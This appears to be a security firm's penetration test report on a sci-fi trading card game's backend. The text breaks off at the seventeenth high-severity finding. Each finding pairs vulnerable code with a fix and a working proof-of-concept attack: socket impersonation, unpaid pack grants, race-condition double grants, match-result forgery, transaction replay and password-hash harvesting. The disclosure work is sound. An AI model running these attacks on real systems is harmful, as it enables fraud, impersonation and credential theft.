

Penetration Testing

Futurity Galaxies (AI-driven)

Table of Contents

Executive Summary	4
Project Context	4
Penetration Test Scope	7
Security Rating	8
Severity Definitions	9
Status Definitions	10
Penetration Test Findings	11
Conclusion	126
Our Methodology	127
Disclaimers	129
About Hashlock	130

CAUTION

THIS DOCUMENT IS A SECURITY PENETRATION TEST REPORT AND MAY CONTAIN CONFIDENTIAL INFORMATION. THIS INCLUDES IDENTIFIED VULNERABILITIES AND MALICIOUS CODE THAT COULD BE USED TO COMPROMISE THE PROJECT. THIS DOCUMENT SHOULD ONLY BE FOR INTERNAL USE UNTIL ISSUES ARE RESOLVED. ONCE VULNERABILITIES ARE REMEDIATED, THIS REPORT CAN BE MADE PUBLIC. THE CONTENT OF THIS REPORT IS OWNED BY HASHLOCK PTY LTD FOR THE USE OF THE CLIENT.

Executive Summary

The Futurity Galaxies team partnered with Hashlock to conduct a security Penetration Test of their Futurity Galaxies Project code base. Hashlock manually and proactively reviewed the code to ensure the project's team and community that the deployed tools were secure.

Project Context

Futurity Galaxies is an original sci-fi trading card game that blends physical cards, digital collectibles, and online gameplay into one connected universe. Players explore a galaxy filled with unique planets, species, wars, and factions while building decks and battling in a completely unique TCG experience. The game will soon be playable online, expanding the universe beyond collecting into competitive digital gameplay. One of the most innovative features of *Futurity Galaxies* is its shard payment system. Every time a supported booster pack is opened online, the owners of the digital collectible cards pulled from that pack receive an instant share of the generated revenue. This creates a system where ownership is directly connected to gameplay activity and the growth of the ecosystem itself. By combining true ownership, physical and digital integration, deep lore, and innovative reward systems, *Futurity Galaxies* is creating a next-generation trading card experience for both players and collectors.


Project Name: Futurity Galaxies

Project Type: AI-driven

Website: <https://www.futuritygalaxies.com/>

Logo:



Visualised Context:

Project Visuals:



Penetration Test Scope

At Hashlock, we executed a comprehensive penetration test on the Futurity Galaxies project. Our scope included a detailed security assessment, where we rigorously examined the code to identify vulnerabilities and assess overall efficiency. The testing process involved a meticulous manual review, supplemented by advanced software-assisted techniques, to ensure thorough analysis and accuracy.

Description	Futurity Galaxies Code Base
Platform	Web apps & APIs
Penetration Test Date	April, 2026
Repository/Website URL/IP Tested	https://github.com/Futurity-Galaxies/Futurity-Galaxies/tree/main
GitHub Commit Hash	5cb35557069d42511e366d36036d041f7d346173
Fix Review GitHub Commit Hash	d8007567f812cb473b237cabe5a5abc997c84ac4

Security Rating

After Hashlock's Penetration Test, we found the code base to be **"Secure"**. The code follows simple logic, with correct and detailed ordering.



Not Secure

Vulnerable

Secure

Hashlocked

The 'Hashlocked' rating is reserved for projects that ensure ongoing security via bug bounty programs or on-chain monitoring technology.

All issues uncovered during automated and manual analysis were meticulously reviewed and applicable vulnerabilities are presented in the [Penetration Test Findings](#) section.

All vulnerabilities initially identified have now been resolved and acknowledged.

Hashlock found:

17 High severity vulnerabilities

29 Medium severity vulnerabilities

15 Low severity vulnerabilities

Caution: Hashlock's Penetration Tests do not guarantee a project's success or ethics, and are not liable or responsible for security. Always conduct independent research about any project before interacting.

Severity Definitions

The severity levels assigned to findings represent a comprehensive evaluation of both their potential impact and the likelihood of occurrence within the system. These categorizations are established based on Hashlock's professional standards and expertise, incorporating both industry best practices and our discretion as security auditors. This ensures a tailored assessment that reflects the specific context and risk profile of each finding.

Significance	Description
High	High-severity vulnerabilities can result in loss of funds, asset loss, access denial, and other critical issues that will result in the direct loss of funds and control by the owners and community.
Medium	Medium-level difficulties should be solved before deployment, but won't result in loss of funds.
Low	Low-level vulnerabilities are areas that lack best practices that may cause small complications in the future.
Gas	Gas Optimisations, issues, and inefficiencies
QA	Quality Assurance (QA) findings are purely informational and don't impact functionality. These notes help clients improve the clarity, maintainability, or overall structure of the code, ensuring a cleaner and more efficient project. They should be addressed for optimization but are not critical to the system's performance or security.

Status Definitions

Each identified security finding is assigned a status that reflects its current stage of remediation or acknowledgment. The status provides clarity on the handling of the issue and ensures transparency in the auditing process. The statuses are as follows:

Significance	Description
Resolved	The identified vulnerability has been fully mitigated either through the implementation of the recommended solution proposed by Hashlock or through an alternative client-provided solution that demonstrably addresses the issue
Acknowledged	The client has formally recognized the vulnerability but has chosen not to address it due to the high cost or complexity of remediation. This status is acceptable for medium and low-severity findings after internal review and agreement. However, all high-severity findings must be resolved without exception.
Unresolved	The finding remains neither remediated nor formally acknowledged by the client, leaving the vulnerability unaddressed.

Penetration Test Findings

High

[H-01] game.gateway.ts#handleAuth - WebSocket Gateway Has Zero Authentication

Description

The `handleAuth` handler on the game WebSocket gateway accepts a client-supplied `userId` and `username` payload and stores them on the socket without validating any JWT. Combined with a wide-open `origin: '*'` CORS policy, any browser or script anywhere on the internet can connect and claim to be any user. Every downstream game action then trusts that forged identity, and the single `userSockets` mapping can be overwritten by any attacker that reuses a known UUID — evicting the legitimate user.

Vulnerability Details

There is no call to `JwtService.verify()` or equivalent during the handshake or in `handleAuth`. The gateway treats the first message that arrives as the source of truth for identity. Because game state mutations, ELO updates, and match completions flow through this same socket, an attacker can impersonate the active player, force concessions, farm ELO, or desynchronize match state.

```
// game/game.gateway.ts handleAuth
@SubscribeMessage('auth')
handleAuth(client: Socket, data: { userId: string; username: string }) {
  this.userSockets.set(data.userId, client.id); // no token, no verification
  client.data.userId = data.userId;
}
```

Proof of Concept

```
import { io } from 'socket.io-client';
```

```
const victimUserId = '7f1c0000-0000-0000-0000-9ab200000000';
const socket = io('https://victim.example.com', { transports: ['websocket'] });
socket.on('connect', () => {
  socket.emit('auth', { userId: victimUserId, username: 'admin_alice' });
  socket.emit('concede', { matchId: 'active-match-id' });
});
```

Impact

Complete compromise of the realtime game layer: player impersonation, forced losses against any opponent, automated ELO/merit farming, manipulation of match outcomes, and hijacking of any user's event stream via the shared `userSockets` map. Ranked leaderboards and any tournament payouts become untrustworthy.

Recommendation

Require a JWT in the handshake and verify it in `handleConnection`. Derive `userId` from the verified claims, never from the socket payload, and refuse a duplicate mapping unless the previous socket is disconnected first.

```
async handleConnection(client: Socket) {
  const token = client.handshake.auth?.token;
  try {
    const payload = await this.jwtService.verifyAsync(token, { secret:
this.config.jwtSecret });
    client.data.userId = payload.sub;
    const prior = this.userSockets.get(payload.sub);
    if (prior) this.server.sockets.sockets.get(prior)?.disconnect(true);
    this.userSockets.set(payload.sub, client.id);
  } catch {
    client.disconnect(true);
  }
}
```

Status

Resolved



[H-02] store.controller.ts#confirmChangelly - Missing AdminGuard on Changelly Confirm Yields Free Packs

Description

POST /store/buy/changelly/confirm is decorated only with JwtAuthGuard, meaning any authenticated user can mark any pending Changelly purchase as confirmed. The handler calls StoreService.confirmChangellyPurchase, which grants packs based on the purchase's HBAR amount. Combined with H-03's Math.max(1, ...) flaw, even a zero-amount pending purchase yields at least one pack.

Vulnerability Details

The controller lacks an AdminGuard and there is no HMAC/signature check against the Changelly webhook payload. The service trusts the caller completely and runs the pack-granting routine.

```
// store/store.controller.ts
@Post('buy/changelly/confirm')
@UseGuards(JwtAuthGuard) // no AdminGuard, no webhook signature check
confirm(@Body() dto: ConfirmDto) {
  return this.store.confirmChangellyPurchase(dto.purchaseId);
}
```

Proof of Concept

```
TOKEN="eyJhbGciOi..."
for PID in $(cat pending_purchase_ids.txt); do
  curl -X POST https://victim.example.com/store/buy/changelly/confirm \
    -H "Authorization: Bearer $TOKEN" \
    -H "Content-Type: application/json" \
    -d '{"purchaseId": "$PID"}'
done
```

Impact

Unlimited free pack grants, bypassing the entire HBAR payment flow. Directly dilutes the card economy, devalues legitimate purchases, and causes quantifiable revenue loss.



Recommendation

Replace with a Changelly webhook route that verifies the provider's HMAC signature.

```
@Post('buy/changelly/webhook')
confirm(@Headers('x-changelly-signature') sig: string, @Body() raw: Buffer) {
  if (!verifyChangellyHmac(raw, sig, process.env.CHANGELLY_WEBHOOK_SECRET!)) {
    throw new UnauthorizedException();
  }
  const dto = JSON.parse(raw.toString());
  return this.store.confirmChangellyPurchase(dto.purchaseId);
}
```

Status

Resolved

[H-03] store.service.ts#confirmChangellyPurchase - Math.max(1, ...)**Guarantees Pack on Zero Payment****Description**

The Changelly confirmation path and the treasury monitor both compute packs granted as `Math.max(1, Math.floor(receivedHbar / packPriceHbar))`. The `Math.max(1, ...)` floor forces the result to be at least one pack even when `receivedHbar` is zero. This contradicts the logic in `verifyAndGrantInstant`, which correctly rejects underpayment.

Vulnerability Details

When `receivedHbar = 0`, `Math.floor(0 / packPriceHbar) = 0`, but `Math.max(1, 0) = 1`, so one pack is granted. The bug is present in two independent code paths, multiplying the damage.

```
// store/store.service.ts:297
const packsGranted = Math.max(1, Math.floor(receivedHbar / packPriceHbar));
// treasury-monitor.service.ts confirmAndGrantPacks -- identical expression
```

Proof of Concept

```
const packPriceHbar = 10;
function buggy(received: number, price: number) {
  return Math.max(1, Math.floor(received / price));
}
console.log(buggy(0, packPriceHbar)); // 1 <-- should be 0
console.log(buggy(0.0001, packPriceHbar)); // 1 <-- should be 0
console.log(buggy(25, packPriceHbar)); // 2 (correct)
```

Impact

Free packs on every call where the recorded payment is below the pack price. Combined with H-02, an attacker can industrialize the bug across thousands of pending purchases, generating arbitrary inventory without any HBAR.

Recommendation

Drop the `Math.max` guard and explicitly reject underpayment.



```
const packsGranted = Math.floor(receivedHbar / packPriceHbar);  
if (packsGranted < 1) {  
  throw new BadRequestException(  
    `Payment of ${receivedHbar} HBAR is below pack price ${packPriceHbar}`,  
  );  
}
```

Status

Resolved

[H-04] compat.controller.ts#getUserData - Unauthenticated User Data Endpoint Leaks Everything

Description

GET /users/:username on the compatibility controller is decorated with no guards at all and is explicitly excluded from the global auth prefix. It returns a full user dossier: email, hbarCreditBalance, complete card inventory, every deck composition, permission_level, and the internal user_id UUID. This single endpoint provides the reconnaissance primitive that every other high-severity finding depends on.

Vulnerability Details

The handler fetches the user row plus related inventory and decks and returns the mapped object. There is no @UseGuards(JwtAuthGuard), no field stripping based on the caller, and no rate limiting.

```
// compat/compat.controller.ts (no @UseGuards)
@Get('users/:username')
async getUser(@Param('username') username: string) {
  const user = await this.users.findByUsername(username);
  return { ...user, inventory, decks }; // email, balance, UUID, role
}
```

Proof of Concept

```
curl -s https://victim.example.com/users/admin_alice | jq
# {
#   "user_id": "7f1c0000-...",
#   "email": "alice@futuraity.example",
#   "hbarCreditBalance": "123.45",
#   "permission_level": "admin",
#   "inventory": [ ... ],
#   "decks": [ ... ]
# }
```

Impact

Mass PII disclosure plus a chain-initiating UUID leak that unlocks every other finding in this report. The `permission_level` field tells an attacker exactly which accounts to target for takeover.

Recommendation

Gate the endpoint with `JwtAuthGuard` and return a reduced projection for non-self requests.

```
@UseGuards(JwtAuthGuard)
@Get('users/:username')
async getUser(@Param('username') username: string, @Req() req: AuthenticatedRequest) {
  const user = await this.users.findByUsername(username);
  const isSelf = req.user.sub === user.user_id;
  if (!isSelf) return { username: user.username, avatar: user.avatar, elo: user.elo };
  return user;
}
```

Status

Resolved

[H-05] compat.controller.ts#addMatch - Match Result Forgery Yields Unlimited XP, ELO, and Merits

Description

POST /matches/add accepts a client-controlled primary key (body.tid) and POST /matches/complete accepts an arbitrary winner field. The JWT guard verifies the caller is logged in but never checks the caller is a participant in the match. An attacker can script a loop that creates a match and immediately completes it with themselves as the winner, harvesting ELO, XP, and merit rewards indefinitely.

Vulnerability Details

The controllers pass request bodies into the services without cross-checking the authenticated req.user.sub against the match's participants. Automated farming: each cycle = +25 ELO, +100 XP, +10 merits.

```
// compat/compat.controller.ts
@Post('matches/add')
@UseGuards(JwtAuthGuard)
add(@Body() dto: AddMatchDto) { return this.matches.create(dto); } // dto.tid
is client-controlled

@Post('matches/complete')
@UseGuards(JwtAuthGuard)
complete(@Body() dto: CompleteDto) { return this.matches.complete(dto); } //
dto.winner trusted
```

Proof of Concept

```
const attacker = '11111111-1111-1111-1111-111111111111';
const victim   = '22222222-2222-2222-2222-222222222222';

for (let i = 0; i < 10_000; i++) {
  const matchId = `farm-${Date.now()}-${i}`;
  await fetch('https://victim.example.com/matches/add', {
    method: 'POST',
```

```

    headers: { 'Authorization': `Bearer ${TOKEN}`, 'Content-Type': 'application/json'
  },
  body: JSON.stringify({ tid: matchId, players: [attacker, victim] }),
});
await fetch('https://victim.example.com/matches/complete', {
  method: 'POST',
  headers: { 'Authorization': `Bearer ${TOKEN}`, 'Content-Type': 'application/json'
},
  body: JSON.stringify({ tid: matchId, winner: attacker }),
});
}

```

Impact

Leaderboard integrity destroyed, merit-based rewards drained to attacker accounts, and any matchmaking quality metric that reads ELO becomes meaningless. If merits are redeemable for packs or credits, this maps directly to financial loss.

Recommendation

Generate match IDs server-side, only accept results from the authoritative game engine, and reject completion where the authenticated user is not a participant.

```

async complete(userId: string, matchId: string, winnerId: string) {
  const match = await this.repo.findOneOrFail({ where: { id: matchId } });
  if (match.status === 'completed') throw new ConflictException();
  if (![match.player1Id, match.player2Id].includes(userId)) {
    throw new ForbiddenException('Not a participant');
  }
  if (![match.player1Id, match.player2Id].includes(winnerId)) {
    throw new BadRequestException('Winner must be a participant');
  }
}

```

Status

Resolved

[H-06] booster.service.ts#openPack - Pack Opening Race Condition Yields Double Card Grants

Description

`BoosterService.openPack` reads the pack row, checks `isOpened === false`, grants five cards, and only afterwards sets `isOpened = true`. Because the check-then-act sequence is not wrapped in a transaction with row-level locking, two concurrent HTTP requests for the same pack both pass the check and both complete the card grant, doubling the payout.

Vulnerability Details

The function uses TypeORM `findOne` followed by an in-memory mutation and a separate `save`. There is no `SELECT ... FOR UPDATE`, no `@VersionColumn` optimistic check, and no unique constraint. The card inserts happen before the pack is flagged.

```
// booster/booster.service.ts:50-95
async openPack(userId: string, packId: string) {
  const pack = await this.packs.findOne({ where: { id: packId, ownerId: userId } });
  if (pack.isOpened) throw new BadRequestException('already opened');
  const cards = await this.generator.rollFive(pack.setId);
  await this.inventory.grant(userId, cards); // grants BEFORE flipping flag
  pack.isOpened = true;
  await this.packs.save(pack);
  return cards;
}
```

Proof of Concept

```
TOKEN="eyJhbGciOi..."
PACK_ID="pack_abc123"

curl -X POST "https://victim.example.com/booster/open" \
  -H "Authorization: Bearer $TOKEN" \
  -d '{"packId":"$PACK_ID"}' &
```

```
curl -X POST "https://victim.example.com/booster/open" \
  -H "Authorization: Bearer $TOKEN" \
  -d "{\"packId\":\"$PACK_ID\"}" &
wait
# Both return 5 cards -> 10 cards from one pack
```

Impact

Every successful race doubles the card yield per pack, collapsing the rarity economy. This is a direct economic loss proportional to the number of races an attacker can win.

Recommendation

Wrap the open in a transaction with a pessimistic write lock and flip `isOpened` before any card insert.

```
async openPack(userId: string, packId: string) {
  return this.dataSource.transaction(async (mgr) => {
    const pack = await mgr.findOne(Pack, {
      where: { id: packId, ownerId: userId },
      lock: { mode: 'pessimistic_write' },
    });
    if (!pack || pack.isOpened) throw new BadRequestException('already opened');
    pack.isOpened = true;
    await mgr.save(pack);
    const cards = await this.generator.rollFive(pack.setId);
    await this.inventory.grant(userId, cards, mgr);
    return cards;
  });
}
```

Status

Resolved

[H-07] treasury-monitor.service.ts - Changelly Time-Match Mis-Attribution

Description

The treasury monitor's Strategy 3 reconciles unmatched on-chain payments by pairing them with the oldest pending Changelly purchase using only timestamp proximity (within a 4-hour window). There is no check that the received HBAR amount matches the expected purchase total, and no verification that the sender wallet corresponds to the purchaser. A payment from user A can be credited to user B's purchase.

Vulnerability Details

The matching pass iterates pending Changelly purchases sorted by creation time and greedily assigns the next unmatched incoming transfer. No amount comparison, no sender match.

```
// treasury-monitor.service.ts Strategy 3
for (const payment of unmatched) {
  const purchase = pendingChangelly[0]; // oldest, regardless of amount / sender
  if (!purchase) break;
  await this.store.confirmChangellyPurchase(purchase.id, payment.amount);
  pendingChangelly.shift();
}
```

Proof of Concept

```
// 1. Attacker observes an outstanding Changelly purchase for victim Bob.
// 2. Attacker sends a tiny HBAR transfer from their own wallet to treasury.
// 3. Treasury monitor runs Strategy 3 and pairs attacker's payment with
//     Bob's oldest pending purchase by timestamp proximity.
// 4. Bob receives packs he never paid for; attacker's payment absorbed.
```

Impact

Funds credited to the wrong user, triggering chargebacks, support load, and direct loss of HBAR revenue.

Recommendation

Remove the timestamp-only fallback. Require a memo/reference issued per purchase, or queue for manual admin reconciliation.

```
for (const payment of unmatched) {
  const match = pendingChangelly.find(
    (p) => p.memo === payment.memo && approxEqual(p.expectedHbar, payment.amount),
  );
  if (!match) {
    await this.adminQueue.enqueueForReview(payment);
    continue;
  }
  await this.store.confirmChangellyPurchase(match.id, payment.amount);
}
```

Status

Resolved

[H-08] sharding.service.ts#executePayout - Sharding Retry Double-Payout Race Condition

Description

`ShardingService.executePayout` does not re-check the entry's status immediately before calling `sendHbar`. When `retryPendingPayouts` runs concurrently, two workers load the same pending entries, both pass the stale status check, and both broadcast HBAR transfers. Fifty pending entries under a double-fire become one hundred treasury transfers.

Vulnerability Details

The retry flow reads entries with `status = 'pending'`, iterates them, and awaits `sendHbar` for each. There is no row-level lock, no `@VersionColumn`, and no atomic `UPDATE ... WHERE status = 'pending'` gate before the transfer.

```
// sharding/sharding.service.ts:96-142
async retryPendingPayouts() {
  const entries = await this.repo.find({ where: { status: 'pending' } });
  for (const e of entries) {
    const tx = await this.hbar.sendHbar(e.toAccount, e.amount); // no recheck
    e.status = 'paid';
    await this.repo.save(e);
  }
}
```

Proof of Concept

```
await Promise.all([
  shardingService.retryPendingPayouts(),
  shardingService.retryPendingPayouts(),
]);
// Both workers load same 50 entries -> 100 on-chain transfers, treasury loses 2x.
```

Impact

Direct and irreversible treasury loss on every overlapping retry. HBAR transfers cannot be unspent.

Recommendation

Claim entries atomically with a conditional update before sending.

```
for (const e of entries) {  
  const claim = await this.repo.update(  
    { id: e.id, status: 'pending', version: e.version },  
    { status: 'sending', version: () => 'version + 1' },  
  );  
  if (claim.affected !== 1) continue;  
  const tx = await this.hbar.sendHbar(e.toAccount, e.amount);  
  await this.repo.update({ id: e.id }, { status: 'paid', txId: tx.id });  
}
```

Status

Resolved

[H-09] game.service.ts#concede - Forced Match Concession by Non-Participants

Description

GameService.concede is invoked from the WebSocket gateway without verifying the caller is one of the two match participants, and is exempt from the turn-order guard. Combined with H-01 (WebSocket has no real authentication), any client can force any match to end by submitting a concede event.

Vulnerability Details

The gateway forwards data.action to the service with action.playerId = userId (the unverified socket identity) and the concede branch skips the turn-order check entirely. There is no match.players.includes(userId) assertion anywhere in the call chain.

```
// game/game.gateway.ts handleGameAction (participant check missing)
data.action.playerId = userId;
const result = await this.game.processAction(matchId, data.action);
```

Proof of Concept

```
import { io } from 'socket.io-client';
const socket = io('https://victim.example.com');
socket.on('connect', () => {
  socket.emit('auth', { userId: attackerId, username: 'attacker' });
  socket.emit('game:action', { matchId, action: { type: 'concede' } });
});
```

Impact

Any ongoing match can be terminated by a third party. Destroys ranked integrity and enables targeted ELO destruction of rivals.

Recommendation

Derive playerId from the authenticated socket session and refuse actions from non-participants.

```
concede(match: Match, authenticatedPlayerId: string) {  
  if (!match.players.some(p => p.userId === authenticatedPlayerId)) {  
    throw new ForbiddenException('Not a participant');  
  }  
  match.winnerUserId = match.players.find(p => p.userId !== authenticatedPlayerId)!.userId;  
  match.status = 'FINISHED';  
}
```

Status

Resolved

[H-10] decks.service.ts#setDeckCards - No Card Ownership Verification in Deck Building

Description

`DecksService.setDeckCards` validates deck size and per-card copy limits but never checks whether the user actually owns the cards they are adding. Any authenticated user can build a competitive deck composed entirely of premium or NFT-backed cards they have never purchased.

Vulnerability Details

The service accepts an array of card IDs from the request body and writes them to the deck row after rule validation. There is no call to an inventory service and no reconciliation with pack openings.

```
// decks/decks.service.ts:41-59
async setDeckCards(userId: string, deckId: string, cardIds: string[]) {
  this.assertSize(cardIds);
  this.assertCopyLimits(cardIds);
  // no ownership check
  await this.decks.update({ id: deckId, ownerId: userId }, { cardIds });
}
```

Proof of Concept

```
curl -X PUT https://victim.example.com/decks/my-deck-id/cards \
  -H "Authorization: Bearer $TOKEN" \
  -d
'{"cardIds":["card_legendary_dragon","card_legendary_dragon","card_nft_alpha_001"]}'
# 200 OK -- deck saved with cards user never purchased
```

Impact

Destroys the entire card economy: the incentive to buy packs or premium NFT cards disappears. Ranked results become meaningless and any secondary market tied to NFT cards collapses.

Recommendation

Inject `InventoryService` and reject the update if any requested card ID is not present in sufficient copies in the user's owned inventory.

```
async setDeckCards(userId: string, deckId: string, cardIds: string[]) {
  this.assertSize(cardIds);
  this.assertCopyLimits(cardIds);
  const owned = await this.inventory.getUserCardCounts(userId);
  const need = countBy(cardIds);
  for (const [id, n] of Object.entries(need)) {
    if ((owned.get(id) ?? 0) < n) {
      throw new ForbiddenException(`You do not own enough copies of ${id}`);
    }
  }
  await this.decks.update({ id: deckId, ownerId: userId }, { cardIds });
}
```

Status

Resolved

[H-11] store.service.ts#verifyAndGrantInstant - Transaction ID Replay via TOCTOU Race Window

Description

The direct payment confirmation flow accepts a Hedera `hederaTxId` from the client and credits the user's HBAR balance after a Mirror Node lookup. Because there is no UNIQUE database constraint on `hederaTxId` and the check-then-write sequence is not wrapped in a serializable transaction, two concurrent requests with the same transaction ID both pass the "not yet confirmed" check and both credit the user.

Vulnerability Details

Between the existence check (~line 88) and the subsequent save that records the credit, there is a 2-8 second Mirror Node round-trip. The `Purchase` entity declares `hederaTxId` as a nullable `@Column()` without `unique: true`, and the service does not use `SELECT ... FOR UPDATE`.

Proof of Concept

```
TX="0.0.12345@1714000000.123456789"
for i in 1 2; do
  curl -sS -X POST https://api.example.com/store/buy/confirm-payment \
    -H "Authorization: Bearer $JWT" \
    -d "{\"hederaTxId\":\"$TX\",\"packId\":\"starter\"}" &
done
wait
# hbarCreditBalance increased by 2x the on-chain amount
```

Impact

Attacker doubles any legitimate HBAR deposit, converting a single on-chain payment into unlimited in-game purchasing power.

Recommendation

Add `@Column({ unique: true })` to `hederaTxId` on the `Purchase` entity and wrap check-and-credit in a `SERIALIZABLE` transaction.

```
await this.dataSource.transaction('SERIALIZABLE', async (mgr) => {  
  const existing = await mgr.findOne(Purchase, { where: { hederaTxId } });  
  if (existing) return existing;  
  // credit user, insert Purchase row  
});
```

Status

Resolved

[H-12] users.controller.ts#findById - Password Hash Leaked via API

Description

GET /users/:id returns the full User entity to any authenticated caller, including the passwordHash column. The User entity has no @Exclude() decorator, the controller does not use a response DTO, and ClassSerializerInterceptor is not registered globally, so bcrypt hashes are serialized into every response body.

Vulnerability Details

```
@Get('/:id')
@UseGuards(JwtAuthGuard)
async findById(@Param('id') id: string) {
  return this.usersService.findById(id); // returns User entity with passwordHash
}
```

Proof of Concept

```
curl -sS https://api.example.com/users/any-user-id \
  -H "Authorization: Bearer $ANY_JWT" | jq .passwordHash
# "$2b$10$CwTycUXWue0Thq9StjUM0u..."
```

Impact

Any authenticated user can harvest every other user's bcrypt hash and attack them offline. Combined with email leakage, trivially enables credential stuffing on external sites.

Recommendation

Add @Exclude() to sensitive columns and wire the serializer globally.

```
@Column({ name: 'password_hash' })
@Exclude()
passwordHash: string;
```

```
// main.ts  
app.useGlobalInterceptors(new ClassSerializerInterceptor(app.get(Reflector)));
```

Status

Resolved



[H-13] `sharding.service.ts#processPackSharding` - No Idempotency Allows Duplicate Payouts

Description

`processPackSharding` distributes HBAR to card shareholders when a pack is opened. The `ShardingLedger` entity has no unique index on `(purchaseId, cardId, nftSerial)` and the service does not check for prior runs, so re-invoking it for the same pack credits each shareholder multiple times.

Vulnerability Details

Any code path that re-calls `processPackSharding(purchaseId)` — retry-on-timeout, admin reprocess, race on pack-open WebSocket event — inserts a fresh set of ledger entries and performs another set of HBAR transfers.

Proof of Concept

```
await Promise.all([
  shardingService.processPackSharding(purchaseId),
  shardingService.processPackSharding(purchaseId),
]);
// Each shareholder paid twice for the same pack opening.
```

Impact

Treasury drains at an attacker-controlled multiplier. Protocol insolvency is possible within a single session.

Recommendation

Add a composite unique constraint and short-circuit on re-entry.

```
@Entity()
@Unique(['purchaseId', 'cardId', 'nftSerial'])
export class ShardingLedger { ... }

const existing = await this.ledgerRepo.findOne({ where: { purchaseId } });
```

```
if (existing) return existing;
```

Status

Resolved



[H-14] game.gateway.ts - Full Game State Including Hidden Zones Leaked to Both Players

Description

The `game:state` broadcast ships the entire server-side `GameState` object — both players' hands, both decks in order, shuffle-state — to each connected socket in the match room. There is no per-player projection to hide the opponent's hidden zones.

Vulnerability Details

```
// game/game.gateway.ts
this.server.to(matchId).emit('game:state', { state, events });
// `state.players` contains each player's full hand and hangar for both players
```

Proof of Concept

```
socket.on('game:state', ({ state }) => {
  const opp = Object.values(state.players).find(p => p.userId !== myUserId);
  console.log('Opponent hand:', opp.hand, 'Opponent hangar:', opp.hangar);
});
```

Impact

Deterministic cheating: every ranked match is decided by whoever inspects the network tab first. Skill outcomes are replaced by information asymmetry attacks.

Recommendation

Project the state per recipient before emitting.

```
for (const p of Object.values(state.players)) {
  const view = this.projector.forPlayer(state, p.userId); // redact opp.hand
  const socketId = this.userSockets.get(p.userId);
  if (socketId) this.server.to(socketId).emit('game:state', { state: view, events });
}
```

Status

Resolved



[H-15] game.gateway.ts#handleGameAction - No Match Participant Validation

Description

The `game:action` handler accepts a `matchId` from the socket payload and forwards `data.action` (with `action.playerId` overwritten to the socket's claimed `userId`) to the game service without checking that the caller is actually one of the two match participants. Combined with the concede-on-non-active-turn bug (H-16), a non-participant can emit a concede and be assigned as the winner.

Vulnerability Details

```
// game.gateway.ts:106-133
@SubscribeMessage('game:action')
async onAction(@ConnectedSocket() s: Socket, @MessageBody() data: { matchId: string;
action: any }) {
  data.action.playerId = s.data.userId; // still not a participant check
  return this.game.processAction(data.matchId, data.action);
}
```

Proof of Concept

```
socket.emit('game:action', { matchId: VICTIM_MATCH_ID, action: { type: 'concede' }
});
// Non-participant is non-active, so winner branch assigns them.
```

Impact

Complete match sabotage: attackers can force concedes, pass turns, or play cards on behalf of victims in ranked play. Ladder integrity is destroyed.

Recommendation

Check match membership before every action.

```
const match = await this.matchRepo.findOne({
  where: { id: data.matchId },
  relations: ['players'],
```

```
});  
if (!match || !match.players.some(p => p.userId === s.data.userId)) {  
  throw new WsException('Not a participant');  
}
```

Status

Resolved

[H-16] game.service.ts#processAction - Concede Awards Win to the Wrong Player

Description

When a player concedes on their opponent's turn, the winner-selection logic assigns the conceder as the winner rather than the opponent. The condition `action.playerId === state.activePlayerId` determines whether to pick the opponent or the conceder, but the branch is inverted for the off-turn case.

Vulnerability Details

```
// game.service.ts:90-95
state.winner = action.playerId === state.activePlayerId
  ? Object.keys(state.players).find(id => id !== action.playerId) // opponent wins
  : action.playerId; // conceder wins
when not on their turn -- BUG
```

Proof of Concept

```
// Attacker is losing. It's the opponent's turn (not attacker's).
socket.emit('game:action', { matchId, action: { type: 'concede' } });
// Server sets winner = action.playerId = attacker. Attacker "wins" by giving up.
```

Impact

Ranked-ladder integrity is inverted: the correct strategy when losing is to concede on the opponent's turn to steal the win.

Recommendation

Assign the winner as the opponent regardless of whose turn it is — conceding should always be a loss for the conceder.

```
if (action.type === 'concede') {
  state.winner = Object.keys(state.players).find(id => id !== action.playerId);
  state.status = 'FINISHED';
}
```

```
state.endedReason = 'CONCEDE';  
}
```

Status

Resolved



[H-17] game.service.ts#handlePlayCard - No Card-Cost Validation (TODO in Code)

Description

